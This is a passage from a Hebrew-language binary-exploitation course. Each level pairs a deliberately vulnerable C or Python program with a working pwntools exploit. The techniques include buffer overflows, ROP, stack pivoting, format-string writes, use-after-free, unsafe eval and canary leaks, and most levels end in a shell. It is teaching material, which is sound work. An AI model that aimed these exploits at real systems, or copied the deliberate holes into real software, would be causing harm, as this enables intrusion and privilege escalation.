    ret2 = pthread_create(&thread2, NULL, th2, (void*) NULL);

    pthread_join( thread1, NULL);
    pthread_join( thread2, NULL);

    exit(EXIT_SUCCESS);
}
```

שלב זה מציג ניצול של ²⁷race condition

הthreads השונים יכולים לשנות את ערכם של משתנים משותפים ולדאוג להביא אותנו למצב שבו $x==5$ ולאחר כך $x==1337$.

input.txt:

```
1337
```

```
for i in {0..10}
do
    ./level22 < input.txt
done
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level22$
./expl.sh
```

```
enter x:
```

```
bec{tic_toc_tou}enter x:
```

```
bec{tic_toc_tou}enter x:
```

```
bec{tic_toc_tou}enter x:
```

```
enter x:
```

```
bec{tic_toc_tou}enter x:
```

```
enter x:
```

```
bec{tic_toc_tou}enter x:
```

```
bec{tic_toc_tou}enter x:
```

²⁷<https://medium.com/wearesinch/exploiting-and-fixing-a-race-condition-problem-12976baa952c>

<https://www.veracode.com/security/race-condition>

שלב 18

```
import random, time, os, sys
random.seed(time.time())
with open("words.txt", "r") as file:
    words = file.readlines()

WORD = random.choice(words).strip()

print(f"{WORD=}")
user_word = input("Enter Guess: ")

if user_word.find("os.system") != -1 or user_word.find(";") != -1:
    print("trying to trich me are you?")
    sys.exit(0)

user_word = eval(user_word)
print(f"you entered : {user_word}")

if user_word == WORD:
    os.system("/bin/sh")

else:
    print("epic fail")
```

שלב זה מציג ניצול של ²⁸unsafe eval

expl.sh:

```
(echo 'WORD' ;cat) | python3 level23.py
orkinyo@ubuntu:~/binary-exploitation-course/levels/level23$
./expl.sh
```

WORD='attack'

Enter Guess: you entered : attack

id

```
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
```

whoami

orkinyo

²⁸https://nedbatchelder.com/blog/201206/eval_really_is_dangerous.html
<https://stackoverflow.com/questions/1832940/why-is-using-eval-a-bad-practice>
<https://www.journaldev.com/22504/python-eval-function>
<https://www.securityfocus.com/bid/5255/discuss>

שלב 19

```
import os
a = input()
print(a)
a = eval(a)
```

השלב כולל ניצול של eval unsafe, אך הפעם להשגת הshell בעצמנו.

```
(echo "os.system('/bin/sh')" ; cat ) | python3 ./level24.py
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level24$
```

```
./expl.sh
```

```
os.system('/bin/sh')
```

```
id
```

```
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
```

```
whoami
```

```
orkinyo
```

שלב 20

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

char name[5];

void construc(void) __attribute__((constructor));

void construc(void)
{
    setvbuf(stdout, 0, _IONBF, 0);
    int start_address = (((int) &name) - ((int) &name) % 0x1000);
    mprotect((void*) start_address, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC);
}

int main()
{
    char book_name[4];
    puts("Welcome, what is your name:");
    fgets(name, sizeof(name), stdin);
    * strchr(name, '\n') = 0;
    printf("welcome %s, please enter your favorite book's name:\n", name);
    gets(book_name);
}
```

שלב זה כולל ניצול קלאסי של חולשת buffer overflow עם טוויסט קטן – מכיוון שכתובת החזרה לא ידועה, עלינו להשתמש בname – משתנה סטטי בעל כתובת קבועה ולהחזיר לתוכו את gadget - "jmp esp" שיאפשר לנו לקפוץ חזרה לshellcode.

נבדוק מה הכתובת של name מהדוקר עצמו:

```
root@7cb223f8634e:/home/ctf# nm ./level25 | grep name
```

```
0804994c B name
```

השימוש בconstruct – הינו כדי להריץ קוד שיהיה constructor של התוכנה וירוך לפני main – הקוד יהפוך את הדף בזיכרון שמכיל את name לexecutable – כך שנוכל להריץ עליו קוד.

האתגר רץ בדוקר על המכונה בפורט 1024.

```
#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

DEBUG = 1
REMOTE = 1

elf = ELF("./level25")
offset = 8

if DEBUG and not args.REMOTE and not args.remote and not REMOTE:
    gs = f'''
b * main + 126
continue
'''
    r = gdb.debug(elf.path, gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0", 1024)
else:
    r = process(elf.path)

r.sendline(asm(("jmp esp")))

r.sendline(cyclic(offset) + p32(0x804994c) + asm("sub esp, 0x70") + asm(
shellcraft.sh()))

log.progress("pwned!")
r.interactive()
```

שלב 21

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

void win()
{
    system("/bin/sh");
}

int main()
{
    char book_name[4];
    gets(book_name);
}
```

שלב זה כולל ניצול קלאסי של חולשת מחסנית – הפעם בדוקר – כלומר דרך remote.

```
#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

DEBUG = 1
REMOTE = 1
win = 0x0804841b

offset = 8

if DEBUG and not args.REMOTE and not args.remote and not REMOTE:
    gs = f'''
b * main + 126
continue
'''
    r = gdb.debug(elf.path, gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0", 1025)
else:
    r = process(elf.path)

r.sendline(cyclic(offset) + p32(win))

log.progress("pwned!")
r.interactive()
```

שלב 22

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

char stack[51];

char idk[] = "/bin/sh";

void construc(void) __attribute__((constructor));

void construc(void)
{
    puts("welcome!");
    setvbuf(stdout, 0, _IONBF, 0);
}

void win()
{
    __asm__(
        "mov eax,11 \n"
        "ret \n"
        "pop ebx \n"
        "ret \n"
        "pop ecx \n"
        "ret \n"
        "pop edx \n"
        "ret \n"
        "int 0x80"
    );
}

void gadgets()
{
    __asm__(
        "pop esp \n"
        "ret \n"
    );
}

int main()
{
    read(0,stack,51);
    stack[51] = '\0';
    char book_name[4];
```

```

    read(0,book_name,13);
}

```

שלב זה כולל ניצול של rop בשילוב עם stack pivot²⁹ – נשתמש בגאדג'ט של pop esp כדי להפנות את המחסנית לאזור בזיכרון שבו יש לנו יותר שליטה – למשל המשתנה stack בגודל 50.

```

#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

elf = ELF("./level27")

DEBUG = 0
REMOTE = 1

if DEBUG or args.GDB or args.gdb and not args.REMOTE and not args.remote and not REMOTE:
    gs = f'''
    b *main + 43
    b main
    continue
    '''
    r = gdb.debug(elf.path,gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0",1026)
else:
    r = process(elf.path)

offset = 4
stack = elf.sym.stack
bin_sh = elf.sym.idk
pivot_gadget = elf.sym.gadgets
eax_gadget = elf.sym.win
ebx_gadget = eax_gadget + 6
ecx_gadget = eax_gadget + 8
edx_gadget = eax_gadget + 10
syscall = eax_gadget + 12

stack_payload = p32(eax_gadget) + p32(ebx_gadget) + p32(bin_sh) + p32(ecx_gadget) + p32(0) + p32(edx_gadget) + p32(0) + p32(syscall)
overflow_payload = cyclic(offset) + p32(pivot_gadget) + p32(stack)

```

²⁹ <https://failingsilently.wordpress.com/2018/04/17/what-is-a-stack-pivot>
<http://neilscomputerblog.blogspot.com/2012/06/stack-pivoting.html>

```

raw_input("send stack payload?")
r.sendline(stack_payload)
raw_input("send overflow payload?")
r.sendline(overflow_payload)

log.progress("pwned!")
r.interactive()

```

השלב רץ בדוקר בפורט 1026

orkinyo@ubuntu:~/binary-exploitation-course/levels/level27\$./expl.py

[*] '/home/orkinyo/binary-exploitation-course/levels/level27/level27'

Arch: i386-32-little

RELRO: No RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

[+] Opening connection to 0.0.0.0 on port 1026: Done

send stack payload?

send overflow payload?

[+] pwned!

[*] Switching to interactive mode

welcome!

\$ id

uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)

\$ whoami

ctf

\$ ls

Makefile

level27

level27.c

ynetd

זהו השלב האחרון בעבודה, כל הכבוד לכל מי שהגיע עד כאן (וגם למי שלא)!

Level 1:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
    int key = 0xcafebabe;
    char buf[20];
    printf("now buffer overflow me!\n");
    gets(buf);
    printf("key = %p\n",key);
    if(key == 0xdeadbeef)
    {
        system("/bin/bash");
    }
    else
    {
        printf("But Why??\n");
        return 1;
    }
}
```

```
CC = gcc
level1 : level1.c
        ${CC} level1.c -o level1 -fno-pie -no-pie -w -O0 -g -fno-stack-protector -m32 -Wl,-z,norelro -z execstack -mpreferred-stack-boundary=2
```

```
from pwn import *

offset = 20 #calculated with cyclic() function

DEBUG = False

if DEBUG:
    r = gdb.debug("./level1")
else:
    r = process("./level1")

print(r.recvuntil("me!\n").decode())
r.sendline(cyclic(offset)+p32(0xdeadbeef))
print(r.recvline().decode())
r.interactive()
```

Level 2:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void win()
{
    system("/bin/sh");
}

int main()
{
    char buf[100];
    printf("now buffer overflow me!\n");
    gets(buf);
}
```

```
CC = gcc

level2 : level2.c
    ${CC} level2.c -o level2 -w -Ttext=0x03bbc0ff -O3 -g -fno-pic -fno-
stack-protector -m32 -Wl,-z,norelro -z execstack -mpreferred-stack-
boundary=2 -no-pie
from pwn import *
context.update(arch='i386', os='linux')

DEBUG = False

if DEBUG:
    r = gdb.debug("./level2")
else:
    r = process("./level2")

offset = 100
elf = ELF("./level2")
payload = cyclic(offset) + p32(elf.sym.win)

print(r.recvuntil("me!\n").decode())
r.sendline(payload)
r.interactive()
```

Level 3:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char* idk = "/bin/sh";
void solve(char* a)
{
    system(a);
}
int main()
{
    char buf[100];
    printf("LOL.....Isn't this just level 2 again???!!?!?!?!\\n\\n");
    read(0, buf, 200);
}
```

```
CC = gcc
level3 : level3.c
    ${CC} level3.c -o level3 -w -O1 -g -fno-pic -no-pie -fno-stack-
protector -m32 -Wl,-z,norelro -mpreferred-stack-boundary=2
    #sudo chown root ./level3
    #sudo chgrp root ./level3
    #sudo chmod a+s ./level3
```

```
from pwn import *
context.update(os = 'linux', arch = 'i386')
DEBUG = False

if DEBUG:
    r = gdb.debug("./level3")
else:
    r = process("./level3")

elf = ELF("./level3")
libc = elf.libc

r.recvuntil("?!\n\n")

idk = 0x0804a03d

offset = 100

ropchain = cyclic(offset) + p32(elf.sym.solve) + cyclic(4) + p32(idk)

r.sendline(ropchain)
r.interactive()
```

Level 4:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char* special = "/bin/sh\0";

void gadgets()
{
    __asm__(
        "mov rax,59 \n"
        "ret \n"
        "pop rsi \n"
        "ret \n"
        "pop rdi \n"
        "ret \n"
        "pop rdx \n"
        "ret \n"
        "syscall"

    );
}

//gcc level3.c -o level3 -fno-stack-
protector ..... what does that mean?!?!
int main()
{
    char buf[100];
    printf("LOL.....Isn't this just level 3?! \n");
    read(0,buf,200);
}
```

```
CC = gcc
```

```
level4 : level4.c
    ${CC} level4.c -o level4 -w -O3 -g -fno-pic -no-pie -fno-stack-
protector -Wl,-z,norelro -mpreferred-stack-boundary=4 -masm=intel -Wl,-
-rpath ../../glibc/glibc_2.24 -Wl,--dynamic-
linker=/home/orkinyo/binary-exploitation-course/glibc/glibc_2.24/ld-
2.24.so
    #sudo chown root ./level4
    #sudo chgrp root ./level4
    #sudo chmod a+s ./level4
```

```
from pwn import *
context.update(arch='amd64', os='linux')
```

```
pop_rsi = 0x000000000040119c
pop_rdi = 0x000000000040119e
pop_rdx = 0x00000000004011a0
set_rax = 0x0000000000401194
syscall = 0x00000000004011a2

DEBUG = False

if DEBUG:
    r = gdb.debug("./level4")
else:
    r = process("./level4")

elf = ELF("./level4")

offset = 120
special = 0x40202a
payload = cyclic(offset) + p64(set_rax) + p64(pop_rdi) + p64(special) +
    p64(pop_rsi) + p64(0x0) + p64(pop_rdx) + p64(0x0) + p64(syscall)

r.recvuntil("3?!\n")
r.sendline(payload)
r.interactive()
```

Level 5:

```
#include <stdio.h>
#include <string.h>
#include <ctype.h>
#include <stdlib.h>
#include <assert.h>
#include <unistd.h>
#include <stdbool.h>

typedef struct{
    char first_name[8];
    char last_name[8];
}person;

typedef struct{
    char functions_name[8];
    void (*pointer1)();
    void (*pointer2)();
}functions_s;

void setup()
{
    setvbuf(stdin,NULL,_IONBF,0);
    setvbuf(stdout,NULL,_IONBF,0);
}

void win(){
    seteuid(0);
    setgid(0);
    setuid(0);
    system("/bin/sh");
    exit(EXIT_SUCCESS);
}

functions_s* func_g = NULL;
person* person_g = NULL;

void interesting_function_rlyyyyyy()
{
    sleep(1);
}

void create_functions(){
    assert(func_g == NULL);
    func_g = malloc(sizeof(functions_s));
    printf("how should I name func_g?\n");
    scanf("%8s",func_g->functions_name);
}
```

```

    printf("alright that's enough of you, now let me decide the rest please...\n");
    func_g->pointer1 = &interesting_function_rlyyyyy;
    func_g->pointer2 = &interesting_function_rlyyyyy;
}

void call_functions(){
    printf("alright, now about to call functions. I sure hope everything is OK\n");
    (*func_g->pointer1)();
    (*func_g->pointer2)();
}

void create_person(){
    assert(person_g == NULL);
    person_g = malloc(sizeof(person));
}

void name_person(){
    printf("first name:\n");
    scanf("%8s", person_g->first_name);
    printf("last name:\n");
    scanf("%8s", person_g->last_name);
}

void my_exit(){
    if(func_g != NULL){
        free(func_g);
    }
    char choice;
    printf("are you sure you want to exit (y/n)? : \n");
    fflush(stdout);
    __fpurge(stdin);
    scanf("%c", &choice);
    if (choice == 'y')
    {
        exit(0);
    }
    else{
        return;
    }
}

void menu()
{
    setup();
    unsigned int sel;

```

```

    char* menu = "what would you like to do next:\n1:create new functions?\n2:call_functions?\n3:create a person?\n4:name a person?\n5:exit?\n";
    while (1)
    {
        __fpurge(stdin);
        printf("%s",menu);
        scanf("%u",&sel);
        __fpurge(stdin);
        switch (sel)
        {
            case 1:
                create_functions();
                break;
            case 2:
                call_functions();
                break;
            case 3:
                create_person();
                break;
            case 4:
                name_person();
                break;
            case 5:
                my_exit();
                break;
            default:
                break;
        }
    }
}

int main()
{
    //printf("sizeof(functions_s) = %lu\n",sizeof(functions_s));
    int sel;
    printf("HOW R U?? OMGGG WELCOME TO THE University of Alaska Fairbanks or in short UAF\n\n\n");
    menu();

    printf("is this code even reacheble LOLLLL\n");
    return EXIT_SUCCESS;
}

```



```
CC = gcc

level5 : level5.c
    ${CC} level5.c -o level5 -Wl,--rpath ../../glibc/glibc_2.24 -Wl,--dynamic-linker=/home/orkinyo/binary-exploitation-course/glibc/glibc_2.24/ld-2.24.so -w -g -no-pie
    sudo chown root ./level5
    sudo chgrp root ./level5
    sudo chmod a+s ./level5
```

```
from pwn import *
log.level = 'DEBUG'

DEBUG = False

elf = ELF("./level5")
libc = elf.libc

if DEBUG:
    r = gdb.debug("./level5")
else:
    r = process("./level5")

def menu():
    r.recvuntil("exit?\n")

def create_func(name):
    menu()
    r.sendline("1")
    r.recvuntil("g?\n")
    r.sendline(name)
    r.recvuntil("se...\n")

def call_func():
    menu()
    r.sendline("2")
    r.recvuntil("OK\n")

def create_person():
    menu()
    r.sendline("3")

def name_person(first_name, last_name):
    menu()
    r.sendline("4")
    r.recvuntil("name:\n")
    r.sendline(first_name)
    r.recvuntil("name:\n")
```

```
    r.sendline(last_name)

def exit(should_exit : bool):
    menu()
    r.sendline("5")
    r.recvuntil("?:")
    if should_exit:
        r.sendline("y")
    else:
        r.sendline("n")
        r.recvline()

if DEBUG:
    log.info("press enter to start execution")
    raw_input()

create_func(cyclic(8))

exit(False)

create_person()

name_person(cyclic(8),p64(elf.sym.win))

call_func()

r.interactive()
```

Level 6:

```
#include <stdbool.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int x0r[] = {6, 4, 1, 25, 25, 84, 66, 1, 13, 6, 39, 95, 46, 6, 5, 78};
char* exp_s = "dabbad00caf3bab3";

bool meme(char* s)
{
    for(char* c = s ; *c ; ++c)
    {
        if (((int)(exp_s[c-s] ^ (*c))) != x0r[c-s])
        {
            printf("%d != %d\n", exp_s[c-s] ^ *c, x0r[c-s]);
            return false;
        }
    }
    return true;
}

int main()
{
    char password[17];
    password[17] = '\0';
    printf("----ADMIN CONTROL PANEL LOGIN UI----\n");
    printf("Please Enter Secret Password:\n");
    scanf("%16s", password);
    if(strlen(password) != 16)
    {
        printf("ACCESS DENIED - PASSWORDS LENGTH\n");
        exit(1);
    }

    bool success = meme(password);
    if(!success)
    {
        printf("ACCESS DENIED\n");
        exit(1);
    }

    printf("!!!ACCESS GRANTED!!!\n");
    return 0;
}
```

```
#flag = "bec{x0r1ngAllgg}"

exp_s = "dabbad00caf3bab3"
x0r = [6, 4, 1, 25, 25, 84, 66, 1, 13, 6, 39, 95, 46, 6, 5, 78]

for a,b in zip(exp_s,x0r):
    print(chr(ord(a)^b),end="")
print()
```

Level 7:

```
#include <iostream>
#include "VM.cpp"

std::vector<unsigned char> commands{
0x3,0x2,0x41,0x20,0x2a,0x0,0x0,0x0,0x9,0x20,0x47,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x24,0x0,
0x0,0x0,0x8,0x21,0x7d,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x55,0x0,0x0,0x0,0x9,0x20,0x16,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x42,0x0,
0x0,0x0,0x8,0x21,0x72,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x10,0x0,0x0,0x0,0x9,0x20,0x20,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x41,0x20,0x2d,0x0,
0x0,0x0,0x9,0x20,0x1c,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x40,0x21,0x17,0x0,0x0,0x0,0x8,0x21,0x47,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x41,0x20,0x64,0x0,
0x0,0x0,0x9,0x20,0x5,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x5c,0x0,0x0,0x0,0x9,0x20,0x6f,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x18,0x0,
0x0,0x0,0x8,0x21,0x2b,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x40,0x21,0x5a,0x0,0x0,0x0,0x8,0x21,0xd,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x60,0x0,
0x0,0x0,0x8,0x21,0x50,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x42,0x0,0x0,0x0,0x9,0x20,0x30,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x46,0x0,
0x0,0x0,0x8,0x21,0x22,0x0,0x0,0x0,0x10,0x80,0x4,0x5};
int main()
{
    VM vm{ commands };
    vm.run();
}
```

```
#include "VM.h"
#include <iostream>
#include <utility>
#include <cstring>

VM::VM(std::vector<unsigned char> commands)
    : commands(std::move(commands)), ip(0), reg1(0), reg2(0),zf(false),
  user_input_index(0)
{
    std::cout << "ENTER ADMIN PASSWORD:" << std::endl;
    std::cin >> this->user_input;
    if(this->user_input.size() != 14)
    {
        std::cout << "PASSWORDS LENGTH DOES NOT MATCH!" << std::endl;
    }
}
```

```

        exit(EXIT_FAILURE);
    }
};

void VM::run()
{
    while (true)
    {
        this->execute();
    }
}

void VM::execute()
{
    if (this->commands.size() == static_cast<size_t>(ip))
    {
        std::cout << "CONGRATULATIONS!" << std::endl;
        exit(EXIT_SUCCESS);
    }
    unsigned char command = this->commands[this->ip++];
    const bool register1 = static_cast<bool>(command & 0x1);

    command = static_cast<char>(command & 0xfe);
    if (command & 0x2)
    {
        this->push(register1);
    }

    else if (command & 0x4)
    {
        this->pop(register1);
    }

    else if (command & 0x8)
    {
        this->x0_r(register1);
    }

    else if (command & 0x10)
    {
        this->cmp();
    }

    else if ((command & 0x20))
    {
        this->load(register1);
    }
}

```

```

        else if ((command & 0x40))
        {
            this->read(register1);
        }

        else if (command & 0x80)
        {
            this->exit_not_zero();
        }

        else
        {
            std::cerr << "Unknown command: " << std::hex << (char)(command
| 0x1) << " ip = " << this->ip;
            exit(1);
        }

        if(!(command & 0x10))
        {
            this->zf = false;
        }
    }

void VM::push(bool register1)
{
    if (register1)
    {
        this->stack.push_back(this->reg1);
    }
    else
    {
        this->stack.push_back(this->reg2);
    }
}

void VM::pop(bool register1)
{
    if (register1)
    {
        this->reg1 = this->stack.back();
    }
    else
    {
        this->reg2 = this->stack.back();
    }
}

```

```

        this->stack.pop_back();
    }

    void VM::x0_r(bool register1)
    {
        if (register1)
        {
            this->reg1 = this->reg1 ^ this->reg2;
        }

        else
        {
            this->reg2 = this->reg1 ^ this->reg2;
        }
    }

    void VM::cmp()
    {
        this->zf = (this->reg1 == this->reg2);
    }

    void VM::load(bool register1)
    {
        if(register1)
        {
            std::memcpy(&this->reg1, &this->commands[ip], sizeof(this->reg1));
        }

        else
        {
            std::memcpy(&this->reg2, &this->commands[ip], sizeof(this->reg2));
        }

        this->ip += 4;
    }

    void VM::read(bool register1)
    {
        if(register1)
        {
            this->reg1 = static_cast<int>(this->user_input[this->user_input_index++]);
        }

        else
        {

```



```

        this->reg2 = static_cast<int>(this->user_input[this-
>user_input_index++]);
    }
}

void VM::exit_not_zero()
{
    if (!this->zf)
    {
        std::cout << "bye" << std::endl;
        exit(0);
    }
}
}

```

```

level17: main.cpp
g++ -no-pie -fno-pic -static -O0 main.cpp -o level17

```

```

import struct
import random

flag = bytearray("mYC001Pa33W0rd".encode())

opcodes = {
    "push":0x2,
    "pop":0x4,
    "xor":0x8,
    "cmp":0x10,
    "load":0x20,
    "read":0x40,
    "exit_not_zero":0x80
}

output = []

def push(reg1:bool):
    if reg1:
        output.append(opcodes["push"] | 0x1)
    else:
        output.append(opcodes["push"])
    print(f"push {'reg1' if reg1 else 'reg2'}")

def pop(reg1:bool):
    if reg1:
        output.append(opcodes["pop"] | 0x1)

```

```

    else:
        output.append(opcodes["pop"])
    print(f"pop {'reg1' if reg1 else 'reg2'}")

def xor(reg1:bool):
    if reg1:
        output.append(opcodes["xor"] | 0x1)
    else:
        output.append(opcodes["xor"])

    print(f"xor {'reg1' if reg1 else 'reg2'}")

def cmp():
    output.append(opcodes["cmp"])
    print("cmp")

def load(reg1:bool, value:int):
    if reg1:
        output.append(opcodes["load"] | 0x1)
    else:
        output.append(opcodes["load"])

    bytes_interp = struct.pack("<I",value)
    for b in bytes_interp:
        output.append(b)

    print(f"load {'reg1' if reg1 else 'reg2'} {value}")

def read(reg1:bool):
    if reg1:
        output.append(opcodes["read"] | 0x1)
    else:
        output.append(opcodes["read"])
    print(f"read {'reg1' if reg1 else 'reg2'}")

def exit_not_zero():
    output.append(opcodes["exit_not_zero"])
    print("exit_not_zero")

def push_read_cmp_xor_enz(index:int):
    push(True)
    push(False)
    reg = bool(random.randint(0,1))
    to_xor = random.randint(10,100)
    xor_res = to_xor ^ flag[index]
    read(reg)
    load(not reg, to_xor)
    xor(reg)
    load(not reg, xor_res)

```

```

    cmp()
    exit_not_zero()
    pop(False)
    pop(True)

for i in range(len(flag)):
    push_read_cmp_xor_enz(i)

print("{",end="")
for g,i in enumerate(output):
    if(g % 12 == 0):
        print()
    print(hex(i),end=",")
print("}")

```

Level 8:

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>

int i = 0;

int main()
{
    char fsb[100];
    memset(fsb,0,100);
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\ni = %d\n",i);

    if(i == 420)
    {
        puts("N1c3!! here is your shell:");
        system("/bin/sh");
    }
    else
    {
        puts("\nGOODBYE!");
    }
}

```

```
CC = gcc
level8 : level8.c
    ${CC} level8.c -o level8 -g -m32 -no-pie -Wl,-z,norelro,-z,now
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
```

```
from pwn import *

write = 6

DEBUG = False
gs = '''
b 16
continue
'''

if DEBUG:
    r = gdb.debug("./level8", gdbscript = gs)
else:
    r = process("./level8")

elf = ELF("./level8")

write_loc = elf.sym.i
write_val = 420

payload = p32(write_loc) + f"%0{write_val-0x4}x%{write}$hn".encode()
r.sendline(payload)
r.interactive()
```

Level 9:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

void (*ptr) (void) = NULL;

void win(void)
{
    system("/bin/sh");
}

int main()
{
    char fsb[100];
    memset(fsb,0,100);
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    if(ptr != NULL)
    {
        (*ptr)();
    }
    else
    {
        puts("\nGOODBYE!");
    }
}
```

```
CC = gcc
level9 : level9.c
${CC} level9.c -o level9 -g -m32 -no-pie -Wl,-z,norelro,-z,now
#sudo chown root ./level8
#sudo chgrp root ./level8
#sudo chmod a+s ./level8
```

```
from pwn import *

first_write = 6
second_write = 7
```

```

DEBUG = False
gs = '''
b 23
continue
'''

if DEBUG:
    r = gdb.debug("./level9", gdbscript = gs)
else:
    r = process("./level9")

elf = ELF("./level9")

first_write_loc = 0x804b35c
second_write_loc = 0x804b35e

first_write_val = (elf.sym.win & 0xffff)
second_write_val = ((elf.sym.win >> 16) & 0xffff)

payload = "\x5c\xb3\x04\x08\x5e\xb3\x04\x08"

if first_write_val > second_write_val:
    payload += f"%0{second_write_val- 0x8}x%{second_write}$hn%0{first_w
rite_val-second_write_val}x%{first_write}$hn"
else:
    payload += f"%0{first_write_val- 0x8}x%{first_write}$hn%0{second_wr
ite_val - first_write_val}x%{second_write}$hn"

r.sendline(payload)
r.interactive()

```

Level 10:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

char idk[] = "/bin/sh";

void win(char* a)
{
    system(a);
}

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned Long) strtoul(in,NULL,0);
}

int main()
{
    char fsb[100];
    setvbuf(stdout, 0, _IONBF, 0);
    unsigned int (*ptr) (unsigned int) = &sleep;
    unsigned int (**a) (unsigned int) = &ptr;
    void* b = (void*) (((char*) (a)) + (sizeof (unsigned int*) / 2));
    printf("ILIKE TO SLEEP, TIME TO SLEEP: ");

    unsigned int sleep_time = read_number();
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\nptr = %p",ptr);
    (*ptr)(sleep_time);
}
```

```
CC = gcc
level10 : level10.c
    ${CC} level10.c -o level10 -g -m32 -no-pie -Wl,-z,norelro,-z,now
    #sudo chown root ./level10
    #sudo chgrp root ./level10
    #sudo chmod a+s ./level10
```

```

from pwn import *
first_write = 7
seconed_write = 8

context.update(os = 'linux', arch = 'i386')

idk = 0x804b39c

DEBUG = False
gs = ''
b main
b 38
'''
if DEBUG:
    r = gdb.debug("./level10", gdbscript = gs)
else:
    r = process("./level10")

elf = ELF("./level10")

first_write_val = elf.sym.win & 0xffff
sec_write_val = (elf.sym.win >> 16) & 0xffff

log.info(f"first_write_val = 0x{first_write_val:02x}")
log.info(f"sec_write_val = 0x{sec_write_val:02x}")

if sec_write_val < first_write_val:
    fsb = f"%0{sec_write_val}x%{seconed_write}$hn%0{first_write_val-sec_write_val}x%{first_write}$hn"
else:
    fsb = f"%0{first_write_val}x%{first_write}$h2%0{sec_write_val - first_write_val}x%{seconed_write}$hn"

r.recvuntil(": ")
r.sendline(str(elf.sym.idk))
r.recvuntil(": ")
r.sendline(fsb)
r.recv()
r.interactive()

```


Level 11:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

char fsb[100] = {0};

void win()
{
    system("/bin/sh");
}

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned Long) strtoul(in,NULL,0);
}

int main()
{
    char overflow[20];
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\nplease overflow, but mind the bird: ");
    fflush(stdin);
    read(0,overflow,0x100);
}
```

```
CC = gcc
level11 : level11.c
    ${CC} level11.c -o level11 -D_FORTIFY_SOURCE=0 -w -O3 -g -m32 -fno-
pic -no-pie -Wl,-z,relro,-z,now -mpreferred-stack-boundary=2 -Wl,--
rpath ../level11 -Wl,--dynamic-linker=../ld-2.23.so
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
```

```
#!/usr/bin/python3
from pwn import *
```

```

context.update(os = 'linux', arch = 'i386')

canary_loc = 13
offset_can = 20
DEBUG = False
gs = ''
b main
set context-sections disasm stack
continue
'''
if DEBUG:
    r = gdb.debug("./level11", gdbscript = gs)
else:
    r = process("./level11")

elf = ELF("./level11")

r.sendline(f"%{canary_loc}$p")

r.recvuntil(": ")
canary_leak = int(r.recvline().decode(),16)
log.info(f"canary = 0x{canary_leak:02x}")
r.sendline(b"A" * offset_can + p32(canary_leak) + p32(elf.sym.win))

r.interactive()

```

Level 12:

```
#include <stdio.h>
#include <stdlib.h>

char idk[] = "/bin/sh";

void gadgets()
{
    __asm__(
        "mov eax, 0x77\n"
        "ret\n"
        "int 0x80\n"
    );
}

int main()
{
    char buf[8];
